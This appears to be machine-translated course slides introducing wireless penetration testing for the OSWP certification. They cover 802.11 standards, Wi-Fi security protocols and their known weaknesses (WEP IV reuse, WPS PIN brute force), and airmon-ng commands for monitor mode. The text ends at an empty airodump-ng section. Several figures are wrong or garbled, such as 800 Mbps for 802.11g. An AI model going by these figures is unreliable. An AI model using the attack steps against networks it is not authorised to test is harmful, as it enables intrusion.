OFFENSIVE SECURITY WIRELESS PROFESSIONAL - FUNDAMENTALS

JOAS ANTONIO

HTTPS://WWW.LINKEDIN.COM/IN/JOAS-ANTONIO-DOS-SANTOS

WIFI: WHAT IS IT?

- **WiFi** is a registered trademark of**WiFi**Alliance. It is used by certified products belonging to the class of wireless local area network (WLAN) devices based on the IEEE 802.11 standard.

CONCEPTS –IEEE802.11

ABOUT

- At**IEEE 802.11 wireless network**, which is also known as the network***WiFi***, was one of the great technological innovations of recent years. Acting at the physical layer, 802.11 defines a series of transmission and coding standards for wireless communications, the most common of which are: FHSS (*Frequency hoppingSpreadspectrun*), DSSS (*direct SequenceSpread Spectrum*) and OFDM (*orthogonal Frequency Division multiplexing*). Currently, it is the standard*in fact*in wireless connectivity to local area networks. As proof of this success, we can cite the growing number of*hotspots*and the fact that most new portable computers are already equipped with IEEE 802.11 interfaces from the factory. The IEEE network has the main characteristic of transmitting a wireless signal through waves.
- You*hotspots*present in urban centers and mainly in public places, such as universities, airports, hotels, restaurants, among other places, are changing the profile of Internet use and even of computer users.

CHRONOLOGY: 1989 - 1999

- **1989:**The*Federal CommunicationsCommission*(FCC), the American body responsible for regulating the use of the frequency spectrum, authorized the use of three frequency bands;
- **nineteen ninety:**The*Institute of Electrical and Electronics engineers*(IEEE) established a committee to define a standard for wireless connectivity;
- **1997:**after seven years of research and development, the IEEE standardization committee approved the IEEE 802.11 standard; in this initial version, nominal transmission rates reached 1 and 2 Mbps;
- **1999:**the IEEE 802.11b and 802.11a standards have been approved, which use the 2.4 and 5GHz frequencies and are capable of achieving nominal transmission rates of 11 and 54 Mbps, respectively. The 802.11b standard, despite achieving lower transmission rates, gained larger market shares than 802.11a; the reasons for this were basically twofold: first, 802.11b interfaces were cheaper than 802.11a, and second, 802.11b implementations were released to the market earlier than 802.11a implementations. In addition, in that year, the*wireless ethernetCompatibilityAlliance*(WECA), which was organized with the aim of ensuring interoperability between devices from different manufacturers;

CHRONOLOGY: 2000 - 2004

- **2000:**the first ones appeared*hotspots*, which are public areas where you can access the Internet through IEEE 802.11 networks. WECA launched the seal*Wirelessfidelity*(Wi-Fi) to test product manufacturers' adherence to specifications; later the term Wi-Fi became synonymous with the comprehensive use of IEEE 802.11 technologies;
- **2001:**the American coffee company Starbucks implemented*hotspots*in its network of stores. The Scott researchersFluhrer,Itsik mantinand Adishamirdemonstrated that the security protocol*wired equivalent privacy*(WEP) is insecure;
- 2002: WECA renamed Wi-Fi*Alliance*(WFA) and launched the Wi-Fi protocol*Protectedaccess*(WPA) replacing the WEP protocol;
- **2003:**the IEEE standardization committee approved the IEEE 802.11g standard which, like 802.11b, works in the 2.4GHz frequency, but reaches up to 54 Mbps of nominal transmission rate. It also approved, under the acronym IEEE 802.11f, the recommendation of practices for the implementation of*handoff;*
- **2004:**the 802.11i specification greatly enhanced security by defining better procedures for authentication, authorization, and encryption;

CHRONOLOGY: 2005 - 2012

- **2005:**the 802.11e specification was approved, adding quality of service (QoS) to IEEE 802.11 networks. The first access points were commercially launched bringingpre-implementations of the IEEE 802.11e specification;
- **2006:**came thepre-implementations of the 802.11n standard, which uses multiple antennas for transmitting and receiving,*Multiple-InputMultiple-Output*(MIMO), reaching a nominal transmission rate of up to 600 Mbps.
- **2009:**the final version of the 802.11n specification has been approved.
- **2012:**IEEE 802.11ac allowsmultistationof WLAN with speed of at least 1Gbps.

WIFI: STANDARDS 802.11A

- It was defined after the 802.11 and 802.11b standards. It reaches speeds of 4 Mbps within IEEE standards and 72 to 108 Mbps by non-standard manufacturers. This network operates in the 5.8 GHz frequency and initially supports 64 users per Access Point (AP). Its main advantages are speed, the free frequency used and the absence of interference. The biggest disadvantage is the incompatibility with the standards regarding Access Points 802.11 beg, as for clients, the 802.11a standard is compatible with both 802.11b and 802.11g in most cases, already becoming standard in manufacturing.

WIFI: 802.11B STANDARDS

- It achieves a transmission rate of 11 Mbps standardized by the IEEE and a speed of 22 Mbps offered by some manufacturers. It operates on the 2.4 GHz frequency. Initially supports 32 users per access point. A negative point in this standard is the high interference both in the transmission and reception of signals, because they work at 2.4 GHz equivalent to mobile phones, microwave ovens and Bluetooth devices. The positive aspect is the low price of their devices, the free bandwidth as well as the free availability worldwide. 802.11b is widely used by wireless internet providers.

WIFI: STANDARDS 802.11G

- It is based on compatibility with 802.11b devices and offers a speed of 800 Mbps. It works within the 2.4 GHz frequency. It has the same drawbacks as the 802.11b standard (incompatibilities with devices from different manufacturers). The advantages are also the speeds. It uses static WEP authentication already accepting other authentication types such as WPA (WirelessprotectAccess) with very strong encryption (TKIP and AES encryption method). It is sometimes difficult to configure as a Home Gateway due to its radio frequency and other signals that can interfere with wireless network transmission.

WIFI: 802.11N STANDARDS

- The IEEE has officially approved the final version of the 802.11n wireless network standard. Several 802.11n products were released to the market before the IEEE 802.11n standard was officially released, and these were designed based on a draft of this standard. The main technical specifications of the 802.11n standard include: - Available transfer rates: from 65 Mbps to 450 Mbps. - Transmission method: MIMO-OFDM - Frequency range: 2.4 GHz and/or 5 GHz.

WIFI: 802.11AC STANDARDS

- Started in 1998, the standard will operate in the 5GHz band (less interference). IEEE 802.11ac operates at higher nominal rates using speeds up to 1Gbps, defaulting to 1300Mbps working in the 5Ghz band, as happened with the 802.11n standard. 802.11ac has not yet been standardized, but that does not prevent manufacturers from creating devices to work on this new standard, in this new specification it uses multiple high-speed connections to transfer content instead of propagating the waves uniformly in all directions; Wi-Fi routers boost the signal to places where computers are connected. Another advantage that the "AC" or "AD" standard brings is the possibility of talking simultaneously with several devices connected to the router without any interruption.
- As fast as the "N" pattern was, it only allowed this conversation to be done with one device at a time. With this technology, there is potential energy savings in mobile devices, the industry's expectation is that the 802.11ac standard will be effectively mass-disseminated by 2014.

CONCEPTS – WIRELESS NETWORKING

WIFI:ESSID

- An SSID is the name of a network Like manyWLANscan coexist in an airspace, each WLAN needs a unique name (SSID Service Set ID) of the network. For example, suppose your wireless list consists of threeSSIDsnamed as Student, Faculty andVoice.

WIFI:BSSID

- BSSIDsIdentifies Access Points and their Clients Packets destined for devices within the WLAN need to go to the correct destination. The SSID keeps packets within the correct WLAN, even whenWLANsoverlays are present. However, there are usually multiple wireless access points inside each one, and there has to be a way to identify these access points and their associated clients. This identifier is called Basic Service SetIdentifier(BSSID) and is included in all wireless packages.
- As a user, you are often unaware of which Basic Service Set (BSS) you belong to. When you physically move your laptop from one room to another, the BSS will change because you have moved from the area covered by one access point to the area covered by another access point, but this does not affect your laptop's connectivity. As an administrator, you are interested in the activity within each BSS. This means that certain areas of the network can be overloaded, and this helps in locating a particular client. By convention, the MAC address of an access point is used as the ID of a BSS (BSSID). So if you know the MAC address, you know which Access Point is having problems.

MONITOR MODE

- **monitor mode**, or the**mode**RFMON (monitor offrequencyradio), allows a computer with a wireless network interface controller (WNIC) to monitor all incoming traffic over a wireless channel. Unlike promiscuous mode, which is also used forsniffing, monitor mode allows packets to be captured without first having to join an access point or ad hoc network. Monitor mode only applies to wireless networks, while promiscuous mode can be used on both wired and wireless networks. Monitor mode is one of eight modes that 802.11 wireless cards can operate in: Master (acting as an access point),Managed(customer, also known asstation), Ad hoc, Repeater mode, Mesh, Wi-Fidirect, TDLS and monitor.
- Uses for monitor mode include: analyzing geographic packets, observing general traffic, and gaining knowledge of Wi-Fi technology through hands-on experience. It is especially useful for auditing unsecured channels (such as those secured with WEP). Monitor mode can also be used to help design Wi-Fi networks. For a given area and channel, the number of Wi-Fi devices currently being used can be discovered. This helps create a better Wi-Fi network that reduces interference with other Wi-Fi devices by choosing the least used Wi-Fi channels.
- Software likeKisMACorKismet, in combination with packet analyzers that can read filespcap, provide a user interface for passive wireless network monitoring.

AD HOCNETWORK

- In telecommunications,**ad hoc networks**they are a type of network that does not have a special node or terminal - generally referred to as an access point - to which all communications converge and which forwards them to their respective destinations. Thus, a computer network*ad hoc*is the one in which all the terminals work as routers, forwarding the communications coming from neighboring terminals in a community way. One of the protocols used for networking*ad hoc*wireless is the OLSR.
- *ad hoc*is a Latin expression meaning "for this purpose" or "for this purpose". It usually refers to a solution designed to meet a specific need or solve an immediate problem - and for that purpose only, not being applicable elsewhere. Therefore, it has a temporary character. in a process*adhoc,*noneA general purpose technique is used since the phases vary with each application, depending on the situation. The process is never planned or prepared in advance.

AD HOCNETWORK: FEATURES

- Generally, in a network*ad hoc*there is no predetermined topology, no centralized control. Networks*ad hoc*do not require an infrastructure such as a*backbone*or access points configured in advance. The nodes or nodes communicate with a physical connection between them, creating a network*on the fly*, in which some of the devices on the network are part of the network only during the communication session - or, in the case of mobile or handheld devices, while they are in some proximity to the rest of the network.
- in the mode*ad hoc*the user communicates**directly**with others. This model, designed for specific connections, has only recently started to provide robust security mechanisms, due to the closure of more modern standards (802.11i). However, these new standards require more modern boards than most of those currently in existence.
- In addition to the absence of fixed infrastructure, other distinctive characteristics of networks*ad hoc*include point-to-point distributed mode of operation, routingmulti-*hop*and changes relativelyfrequentin the concentration of network nodes.

AD HOCNETWORK: FEATURES

- Responsibility for organizing and controlling the network is distributed among the terminals themselves. in networks*ad hoc*, some pairs of terminals are not able to communicate directly with each other. Then, some form of message relay is required, so that these packets are delivered to their destination. Based on these characteristics, standard cellular networks and fully connected networks do not qualify as networks.*ad hoc*.
- in a network*ad hoc*mobile or*MANET*(from English*mobile ad hoc network*) a set of mobile nodes (MNs) form autonomous dynamic networks, independent of anyinfrastructure. Since nodes are mobile, the topology of the network can change quickly and unexpectedly from one hour to the next. YouMNscommunicate with each other without the intervention of a base station or centralized access point. Due to the limited transmission range of wireless networks, multiple hops (*hops*) may be necessary to exchange data between network nodes - hence the term "networkmulti hop". In this network, each MN acts both as a router and as a*host*. In this way, each MN participates in the discovery and maintenance of routes for the other nodes.

WIRELESSDISTRIBUTIONSYSTEM

- **WirelessDistributionSystem-WDS**(in Portuguese:**Wireless Distribution System**) is a system that allows the interconnection of*accesspoints*without the use of cables or wires. As described in the IEEE 802.11 standard, or even more recently the also included IEEE 802.16. It allows networks*wireless*expand usingmultiple*accesspoints*without the need for a*backbone*central to connect them through cables, as they used to do.
- One*accesspoint*it can be a central base, repeater or remote. A central base is typically connected to the network by wires. A repeating base relays data between remote and central bases, clients*wireless*or other repeat bases. A remote base accepts client connections*wireless*and relays them to central or repeating stations. Connections between clients are made using the*MACAddress*, which becomes better than IP address assignment.
- All base stations in a WDS network need to be configured to use the same channel and share identical keys if the network is password protected. They can be configured for different service identifier groups. Note that both routers need to be configured to relay between them for the settings within the WDS to work properly.

RSSI

- **RSSI**meansReceived signal Strength Indication(Indication of Received Signal Strength) and is nothing more than a measure of the power of a received signal. The equipment has a possible RSSI measurement range, for example, -50 to -120dBm, which means that -120dBm is the lowest signal level that can be measured by the equipment (where it will probably be impossible for the network to work) and - 50dBm is the saturation point, that is, operation with maximum signal level, which is also not interesting, since operation in saturation can cause heating and equipment crashes.

SNR

- Signal-to-noise ratio or signal-to-noise ratio (often abbreviated S/N or SNR,signal-to-noise ratio) is a telecommunications concept, also used in several other fields that involve measurements of a signal in a noisy environment, defined as the ratio of the power of a signal and the power of the noise superimposed on the signal. In less technical terms, signal-to-noise ratio compares the level of a desired signal (music, for example) with the level of background noise. The higher the signal-to-noise ratio, the smaller the effect of background noise on signal detection or measurement.

DYNAMICRATESELECTION

- The farther from the AP, the less signal capture, the more noise. Due to this, the speed of the connection is compromised. This value cannot be measured in meters, as there are many variables that can vary the SNR

CSMA/CD

- This protocol includes a carrier detection technique and a method to control collisions: if a transmitting station (network card) detects, while transmittingdatagram, that another signal has been injected into the channel, stops transmitting, sends adatagramhash and waits a random time interval (backoff) before trying to send thedatagram.

CSMA/CD: DEFINITIONS

- **CS (CarrierSense):**Ability to identify if transmission is taking place, that is, the first step in data transmission over an Ethernet network is to check if the cable is free.
- **MA (MultipleAccess):**Capacity for multiple nodes to compete for the use of the media, that is, the CSMA/CD protocol does not generate any type of priority (hence the name ofMultipleAccess, multiple access). As CSMA/CD does not generate priority, two cards may try to transmit data at the same time. When this occurs, there is a collision and neither card is able to transmit data.
- **CD (Collision Detection):**It is responsible for identifying collisions in the network.

CSMA/HERE

- **CSMA/CA - Carriersense multiple access with collision avoidance(Multi Access with carrier checking with collision avoidance/avoidance)**is a transmission method that has a higher degree of ordering than its predecessor (CSMA/CD) and also has more restrictive parameters, which contributes to reducing the occurrence of collisions in a network (machines interconnected through a network identify a collision when the signal level increases inside the cable).

FREQUENCIES

- One of the attractions of WLAN networks is that they use unlicensed frequency bands. In Brazil, according to Anatel Resolution 506/08, the following frequency bands are available:
- 2400 – 2483MHz, which supports 11 channels of 20MHz, superimposed, shifted by 5MHz each, or a maximum of 3 non-overlapping channels (1, 6, 11).
- 5150 – 5350 MHz, for Indoor applications only andEiRPbelow 200mW (23dBm)
- 5470 – 5725 MHz, indoor or outdoor, with maximum power restrictions, and using DFS (Dynamic Frequency Selection) and TPC (transmitpowerControl) preferably to avoid interference with Radar.
- 5725 – 5850 MHz, for Point-to-Point and Point-Multipoint systems, MESH networks, etc.

PROMISCUUS MODE

- **promiscuous mode**(or even promiscuous communication) in relation to Ethernet, it is a type of reception configuration in which all packets that travel through the network segment to which the receiver is connected are received by the same, not only receiving packets addressed to itself.

- It is also used forsniffpacket monitor mode allows packets to be captured without requiring association with an Access Point or networkAd hocfirst. Monitor mode is only suitable for wireless networks, while promiscuous mode can be used for wired networks.

DBM/DBI

- As with other radio transmission technologies, the distance a signal is able to travel on a Wi-Fi network depends not only on the power of the access point, but also on antenna gain and environmental factors such as obstacles and electromagnetic interference.
- The total transmission power is measured indBm(decibelmilliwatt), while the antenna gain is measured indBi(isotropic decibel). In both cases, the decibel is used as the unit of measurement, but the comparison parameter is different, hence the use of two different acronyms.

DBM

- In the case of transmit power, the benchmark is a signal of 1milliwatt. Within the scale, a sign of 1milliwattcorresponds to 0dBm. From then on, each time the signal strength is doubled, approximately 3 decibels are added, since, within the scale, an increase of 3 decibels corresponds to a signal twice as strong, just as we have with sound:
- 00dBm= 1milliwatt| 03dBm= 2milliwatts| 06dBm= 4milliwatts| 09dBm= 7.9milliwatts| 12dBm= 15.8milliwatts| 15dBm= 31.6milliwatts| 18dBm= 61.1milliwatts| 21dBm= 125.9milliwatts| 24dBm= 251.2milliwatts| 27dBm= 501.2milliwatts| 30dBm= 1000milliwatts| 60dBm= 1000000milliwatts

EIRP

- In radio communication systems,equivalent isotropically radiatedPower (EIRP), represents the amount of energy that a theoretical isotropic antenna (which distributes evenly in all feed directions) would emit to produce the observed peak power density in the direction of maximum antenna gain.
- EIRP can take into account transmission line and connector losses and includes antenna gain.
- The EIRP is often stated in terms of the decibels of a reference source emitted by an isotropic radiator with an equivalent signal strength. The EIRP allows for comparisons between different issuers, regardless of type, size or shape.
- With EIRP and knowledge of the gain of a true antenna, it is possible to calculate actual power and field strength values.

ASSOCIATION: CONCEPT

- Once a node has been authenticated, it must be associated with an AP. This is how the network determines where to send data destined for that node. It forwards it through the AP the node is associated with. This is why a node can only be associated with a single AP. There is also a procedure fordisassociationwhere the node can disconnect from the WLAN. This prevents the AP from continuing to try to transmit data to this node after it has left the WLAN.

ASSOCIATION: HOW IT WORKS

- When a station starts the association process, it has to respect the following sequence:

1. The station sends theprobe request
2. The AP responds toprobewith the necessary safety information
3. The machine sends an authentication request to the AP
4. The AP responds to this request by informing whether the machine is capable or not.
5. If the authentication process is approved, the association starts
6. The AP starts the client association process (Station)

AUTHENTICATION: CONCEPT

- Authentication is how a node gains access to the network. It provides proof of identity to ensure that the node is allowed access to the network. This is comparable to physically connecting an Ethernet cable to a wired network node. Along with authentication, there is a deauthorization service that is used to prevent any other service from being provided to a node.

DEAUTHENTICATION: CONCEPT

- Unlike most radio jammers, thedeauthenticationworks in a unique way. The IEEE 802.11 (Wi-Fi) protocol contains provision for a frame ofdeauthentication. Sending the frame from the access point to a station is called a "sanctioned technique to inform a false station that they have been disconnected from the network".

SHARED KEYS

- It is very common to work with shared keys (SharedkeyAuthentication) when using wireless technology. These switches are easy to configure, but poor to maintain when there are a large number of clients.
- Upon the Client's request to join the network, the AP generates a random number of 128 octets (encrypted with the key and thealgorithmRC4) and responds to the station with a challenge, i.e. the station has to use the same key and the same algorithm to answer the challenge.
- If the AP verifies that the Challenge response is correct, then it authorizes that AP to join the network.

RADIUS

- remoteAuthenticationdial inUserService (RADIUS) is a network protocol that centrally provides authentication, authorization, and accounting (Accountingin English) in the process of managing computers that will be connecting to and using a given network service.

The RADIUS server has three basic functions:

- authenticating users or devices prior to granting network access.
- authorization of other users or devices to use certain services provided by the network.
- to inform you about the use of other services.
- The RADIUS protocol is, in short, a UDP-based query and answer service. Requests and responses follow a table pattern (variable=value).

BEACON FRAMES

- **THEbeaconframes**is one of the management boards inWLANsbased on IEEE 802.11. It contains all the information about the network. pictures ofbeaconbroadcast periodically, they serve to announce the presence of a wireless LAN and to synchronize service set members. the pictures ofbeaconare transmitted by the access point (AP) in a set of basic infrastructure services (BSS). In the IBSS network, signal generation is distributed among stations. For the 2.4GHz spectrum, have more than 15SSIDsin overlapping channels (or more than 45 in total) andbeaconbegin to consume a significant amount of airtime and degrade performance even when most networks are down.

BEACON FRAMES

- **THEbeaconframes**is one of the management boards inWLANsbased on IEEE 802.11. It contains all the information about the network. pictures ofbeaconbroadcast periodically, they serve to announce the presence of a wireless LAN and to synchronize service set members. the pictures ofbeaconare transmitted by the access point (AP) in a set of basic infrastructure services (BSS). In the IBSS network, signal generation is distributed among stations. For the 2.4GHz spectrum, have more than 15SSIDsin overlapping channels (or more than 45 in total) andbeaconbegin to consume a significant amount of airtime and degrade performance even when most networks are down.

PROBEFRAMES

- WLAN clients or stations use theprobeFrames to check network availability**WLAN**in the area.
- In reply toprobeframes received, the network sends a probe response frame when the parameters match. Fig-2 mentions all the fields carried by the**probe response frame**WLAN .

ATIM

- Announcement Traffic Indication Message:A boardunicastwhich is used on an IBSS network when Power Saving Mode is enabled. If a station has data buffered for another station, it sends an ATIM frame to the other station, informing it that it must stay awake until the next ATIM window so that it can receive the buffered data. Any station that has data buffered for another station or has received an ATM will become active so the buffered data can be exchanged.

ENCRYPTIONS

WEP ENCRYPTION

- wired equivalent privacy(Wire Equivalent Privacy) was the first encryption protocol released for wireless networks. WEP is an encryption system adopted by the IEEE 802.11 standard.
- It uses a shared password to encrypt the data and works statically. In addition to providing only access control and data privacy on the wireless network.
- A few years after it was released, several vulnerabilities were found in the use of the protocol, until WPA was released. The WEP password is composed of 64 or 128 bits, however, the initialization vector (IV) uses 24 bits, that is, there are only 40 or 104 bits left for the password.
- And precisely this is the great flaw of WEP, the fact that it does not encrypt the Initialization Vector makes the attacker succeed after collecting over 5 thousandIVs, derive all the WEP password. But calm down, we will understand this better in a little while.

WEP AND RC4 ENCRYPTION

- RC4 is a stream cipher, the same traffic key should never be used twice. The purpose of a VI (initialization vector), which is transmitted in clear text, is to avoid repetition, but a 24-bit VI is not long enough to guarantee this on a busy network. The way the VI was used also gave way to an attack ofrelated keysto WEP. For a 24-bit VI, there is a 50% probability that the same VI will repeat itself after 5000 packets

WPA ENCRYPTION

- At the time when the 802.11i wireless security standard was being developed, WPA was used as a temporary security enhancement to WEP. A year before WEP was officially abandoned, WPA was formally adopted.
- Most modern WPA applications use a keypre-shared (PSK), better known as WPA Persona and the Temporal Key protocolIntegrity Protocolor TKIP (/ti?'k?p/) for encryption. WPA Enterprise uses an authentication server to generate keys and certificates.
- WPA was a significant improvement over WEP, but because the core components were made so that they could be implemented via firmware updates on WEP-enabled devices, it still relied on vulnerable elements.
- WPA, like WEP, after being subjected to a proof of concept and applied to public demonstrations ended up being very vulnerable to intrusions. The attacks that represented the greatest threat to the protocol were not made directly, but through the Wi-Fi system.ProtectedSetup (WPS) - auxiliary system designed to simplify the connection of devices to modern access points.

WPA2 ENCRYPTION

- Standard-based security protocolwireless802.11i was introduced in 2004. The most important improvement added to WPA2 over WPA was the use ofAdvanced EncryptionStandard (AES). AES has been approved by the US government to be used as a standard for encrypting classified information, so it should be good enough to protect home networks.
- Right now, the main vulnerability of a WPA2 system is when the attacker already has access to the secure Wi-Fi network and manages to gain access to certain keys to execute an attack on other devices on the network. That said, security suggestions for known WPA2 vulnerabilities are mostly only meaningful for enterprise-grade networks and not really relevant for small home networks.
- Unfortunately, the possibility of attacks over Wi-FiProtectedSetup (WPS), is still high on WPA2 access points, which is also an issue with WPA.
- And despite the fact that hacking a WPA / WPA2 secure network through this flaw takes about 2 to 14 hours, it is still a real security issue, so WPS must be disabled and even better, the firmware of the access point must be reset for a distribution that does not support WPS to completely rule out this means of attack.

WPS ENCRYPTION

- **WiFiProtectedsetup**(**WPS**; originally**WiFiSimple config**) is a network security standard that allows users to easily maintain a secure home wireless network. As of 2014 some networks using this standard could fall prey to brute force attacks if one or more access points in the network do not protect themselves against the attack.
- Created by the Wi-Fi Alliance and introduced in 2006, the protocol's goal is to allow home users who know little about wireless network security and may be intimidated by available security options, configure WPA, as well as make it easier to add new devices to an existing network without typing long passphrases. Prior to the standard, multiple computing solutions were developed by different vendors to address the same need.
- A major security flaw was revealed in December 2011 that affects wireless routers with a WPS PIN feature, which most recent models have enabled by default. The flaw allows a remote attacker to recover the WPS PIN in a few hours with a brute force attack and, with the WPS PIN, the keypre-Shared WPA/WPA2 network. Users have been encouraged to turn off the WPS PIN feature, although this may not be possible on some router models.

WPA3 ENCRYPTION

WPA3 improves Wi-Fi in the following ways:

- **Passwords are much harder to crack.**With WPA2, a hacker can capture some data from your Wi-Fi stream and run it through a dictionary-based attack to try to guess your password. WPA3, on the other hand, requires attackers to interact with your Wi-Fi for every password guess, making hacking much more difficult and time-consuming. This is very useful if you are using a weak password on your network.
- **Your old data is safer.**Even if a hacker discovers your password, he won't be able to do as much as possible with WPA2. WPA3 supports "forward secrecy", which means that if a hacker captures any encrypted data from your machine and then discovers your password, it will not be able todecryptthe old data captured. He can onlydecryptnewly captured data.
- **Smart home devices are easier to set up with Wi-FiEasyconnect.**If you've ever tried to set up an IoT device on your network, especially one that doesn't have a screen, you know how annoying this can be. Firstly, you need to connect your smartphone to a network separated by the device, then select your home Wi-Fi from a list and so on. With the new "Wi-FiEasyConnect" of WPA3, you can connect a device simply by scanning a QR code on yoursmartphone. (WPA2 included a somewhat similar feature called Wi-FiProtectedSetup, but it contained several security vulnerabilities.)

WPA3 ENCRYPTION

- **Public Wi-Fi networks will be more secure.**Current Wi-Fi standards are terribly insecure for networkspublic. If a network doesn't require a password, it's transmitting a lot of your data unencrypted, which means a hacker sitting inside the coffee shop could be able to get hold of your personal information. With WPA3, even open networks encrypt your individual traffic, making them much safer to use.
- WPA3 also includes stronger encryption for corporate Wi-Fi, although most home users won't need to worry about this. In fact, home users won't have to worry about a thing - connecting to a WPA3-protected network is just like connecting to any other password-protected Wi-Fi network.

TKIP

- The TKIP (Temporal KeyIntegrity Protocol) is an encryption algorithm based on keys that change with each new packet sent. Its main characteristic is the frequent changes of keys that guarantee more security.
- The password is automatically changed by default every 10,000 packets sent and received by your network card. This helps to correct the flaw of WEP, because it does not let the key be discovered when there is an accumulation of frames.
- TKIP uses 128-bit key size, this size was optional in WEP (default 64-bit) and also doubled the initialization vector size, initialization vector size became 48 bits as opposed to 24 bits which was in WEP, thus allowing a greater space of possibilities forkeystreams

AND AP

- The EAP (extensible Authentication Protocol) goes beyond the PPP protocol (Point-I'm-PointProtocol) by allowing arbitrary methods of authentication that use credentials and exchange information of arbitrary lengths. EAP provides authentication methods that use security devices such as smart cards,tokenand crypto calculators.
- EAP provides an industry standard architecture to support additional authentication methods within PPP. With EAP, an arbitrary authentication mechanism authenticates a remote access connection. The authentication scheme to use is negotiated between the remote access client and the authenticator (which can be either the remote access server or the RADIUS server).
- Routing and Remote Access includes support for EAP-TLS and PEAP-MS-CHAP v2 by default. You can connect other EAP modules to the server running Routing and Remote Access to provide other EAP methods

AES

- THEAdvanced EncryptionStandard, or AES, is ablock ciphersymmetric encryption chosen by the US government to protect classified information and is implemented in software and hardware around the world to encrypt sensitive data.
- THENational Institute of Standards and Technology (NIST)started AES development in 1997, when he announced the need for a successor algorithm to AES.DateEncryptionStandard (DES), which was starting to become vulnerable tobrute force attacks.
- This new and advancedalgorithm ofcryptography would not be classified and would have to be "capable of protecting sensitive government information well into the next century," according to NIST's announcement about the process of developing an advanced encryption algorithm.cryptographypattern. It was designed to be easy to implement in hardware and software, as well as in constrained environments (for example, in asmart card) and offer good defenses against various attacking techniques.

PRACTICE - CONCEPTS

DETERMINING THE NETWORK CARD YOU WILL USE

- There are two manufacturers involved with wireless cards. The first is the branding of the card itself. Examples of card manufacturers arenetgear,Ubiquiti,linksys, Intel and D-Link. There are many, many manufacturers beyond the examples that are presented here.
- The second manufacturer makes the wireless chipset inside the card. For example,ralink,atheros,Qualcomm. This is the most important company to know. Unfortunately, it is sometimes the hardest to determine. This is because card makers generally don't want to reveal what they use inside their card. However, for our purposes, knowing the manufacturer of the wireless chipset is essential. Knowing your wireless chipset manufacturer allows you to determine which operating systems are supported, what software drivers you need, and what limitations are associated with them. The next section describes supported operating systems and chipset limitations.
- Search the internet for “<your card model> chipset” or “<card model>linux” or “<card template>wikidevi”. You can often find references to the chipset your card uses and/or other people's experiences.
- http://www.aircrack-ng.org/doku.php?id=compatibility_drivers#list_of_compatible_adapters

IEE80211VSMAC80211

- How to describe the difference would be more complex, thus requiring further study. I'll leave some links for reference
- https://www.cnrood.com/en/media/solutions/Wi-Fi_Overview_of_the_802.11_Physical_Layer.pdf
- https://www.gta.ufrj.br/grad/01_2/802-mac/R802_11-3.htm
- https://www.teleco.com.br/tutoriais/tutorialrwlanman2/pagina_4.asp
- https://support.apple.com/pt-br/HT202628
- https://br.ccm.net/contents/791-a-camada-de-conexao-wi-fi-802-11-ou-wi-fi

BASIC PRACTICE

AIRMON-NG - CONCEPTS

AIRMON-NG

- THEAirmon-ngis included in the packageaircrack-ngand is used to enable and disable monitor mode on wireless interfaces. It can also be used to switch back from monitor mode to managed mode.

AIRMON-NG- HOW TO USE

```
root@kali:~# airmon-ng --help

usage: airmon-ng <start|stop|check> <interface> [channel or frequency]
```

Airmon-ng–help is the command to access the tool's commands

```
root@kali:~# airmon-ng

PHY Interface   Driver       Chipset

phy0    wlan0       ath9k_htc   Atheros Communications, Inc. AR9271 802.11n
```

type the commandairmon-ngwithout parameters will show the status of the interfaces.

AIRMON-NG- EXAMPLES

```
root@kali:~# airmon-ng check

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

   PID Name
   465 NetworkManager
   515 dhclient
  1321 wpa_supplicant

root@kali:~# airmon-ng check kill

Killing these processes:

   PID Name
   515 dhclient
  1321 wpa_supplicant
```

Several processes can interfere with theAirmon-ng. Use the option***check***will display any processes that may be problematic and the option to***check kill***will kill them for you.

AIRMON-NG- EXAMPLES

```
root@kali:~# airmon-ng start wlan0 6

PHY Interface   Driver      Chipset

phy0    wlan0       ath9k_htc   Atheros Communications, Inc. AR9271 802.11n

        (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
        (mac80211 station mode vif disabled for [phy0]wlan0)
```

Activate monitor mode (start) on the wireless interface (***wlan0***), fixed in the channel***6***. A new interface will be created (wlan0mon in our case), which is the name of the interface you will need to use in other applications.

```
root@kali:~# airmon-ng stop wlan0mon

PHY Interface   Driver      Chipset

phy0    wlan0mon    ath9k_htc   Atheros Communications, Inc. AR9271 802.11n

        (mac80211 station mode vif enabled on [phy0]wlan0)

        (mac80211 monitor mode vif disabled for [phy0]wlan0mon)
```

The option of***stop***will destroy the monitor mode interface and put the wireless interface back in managed mode.

AIRMON-NG- EXERCISES

- Identify your network card
- Enable monitor mode and disable for manager mode
- kill the processes
- Start your board in monitor mode by setting channel 1, 6 or 11

AIRODUMP-NG- CONCEPTS

AIRODUMP-NG

- airodump-ngis used for capturing 802.11 raw frame packets and is particularly suitable for collectingIVs(Initialization Vectors) WEP in order to use them with theaircrack-ng. If you have a GPS receiver connected to your computer,airodump-ngis capable of registering the coordinates of the Access Points found. Additionally,airodump-ngcreates a text file (also called “dump”) containing the details of all Access Points and clients seen.

AIRODUMP-NG- EXAMPLES

